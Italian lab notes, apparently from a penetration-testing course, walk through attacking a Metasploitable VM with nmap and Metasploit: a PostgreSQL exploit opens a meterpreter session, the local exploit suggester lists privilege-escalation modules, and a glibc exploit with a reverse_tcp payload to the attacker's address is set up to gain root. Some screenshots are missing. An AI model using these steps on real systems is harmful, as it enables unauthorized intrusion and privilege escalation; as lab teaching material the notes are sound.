

Oggi abbiamo visto come tramite exploit è possibile arrivare e muoversi all'interno del dispositivo e fare la scalata dei privilegi all'interno di esso.

prima parte della classica procedura per exploit:

- nmap -sV -T5 IP_TARGET = scansione per vedere porte aperte e utilizzi processi al momento della scansione
- msfconsole
- search NOME_PROGRAMMA
- use N* o PATH
- set RHOSTS IP_TARGET
- show options
- run





verificichiamo con "getuid" che utente siamo e mettiamo in background la sessione con l'exploit del collegamento

```
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.125:4444 → 192.168.1.201:43988 (192.168.1.201)
  2         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.125:4444 → 192.168.1.201:60357 (192.168.1.201)

msf6 exploit(linux/postgres/postgres_payload) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > exit
[*] Shutting down session: 2

[*] 192.168.1.201 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  192.168.1.125:4444 → 192.168.1.201:43988 (192.168.1.201)

msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

usiamo un exploit dentro un altro exploit: search suggester (che serve per scalare i privilegi e cambiare utente)

lo Impostiamo e avviamo.

```
msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.
```

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.201 - Collecting local exploits for x86/linux ...
[*] 192.168.1.201 - 196 exploit checks are being tried ...
[+] 192.168.1.201 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.201 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.201 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.201 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.201 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.201 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.201 - Valid modules for session 1:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The target appears to be vulnerable.
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The target appears to be vulnerable.
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable. /usr/bin/nmap is setuid

selezioniamo l'exploit corretto e vediamo i payloads che possiamo utilizzare:

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom	.	normal	No	Custom Payload
1	payload/generic/debug_trap	.	normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_aws_ssm	.	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connection
6	payload/generic/tight_loop	.	normal	No	Generic x86 Tight Loop

settiamo il payload che ci serve e run, in seguito ci chiederà in quale sessione vogliamo far partire questo exploit e avvieremo quella messa in Background in precedenza:

50	payload/linux/x86/shell_bind_ipv6_tcp	.	normal	No	Linux Command Shell, Bind TCP Inline (IPv6)
51	payload/linux/x86/shell_bind_tcp	.	normal	No	Linux Command Shell, Bind TCP Inline
52	payload/linux/x86/shell_bind_tcp_random_port	.	normal	No	Linux Command Shell, Bind TCP Random Port Inline
53	payload/linux/x86/shell_reverse_tcp	.	normal	No	Linux Command Shell, Reverse TCP Inline
54	payload/linux/x86/shell_reverse_tcp_ipv6	.	normal	No	Linux Command Shell, Reverse TCP Inline (IPv6)

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload payload/linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):
```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on
SUID_EXECUTABLE	/bin/ping	yes	Path to a SUID executable


```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.1.125	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

selezioniamo il target (il payload per la versione corretta che dobbiamo attaccare) e avviamo:



Verifichiamo con getuid che siamo diventati root.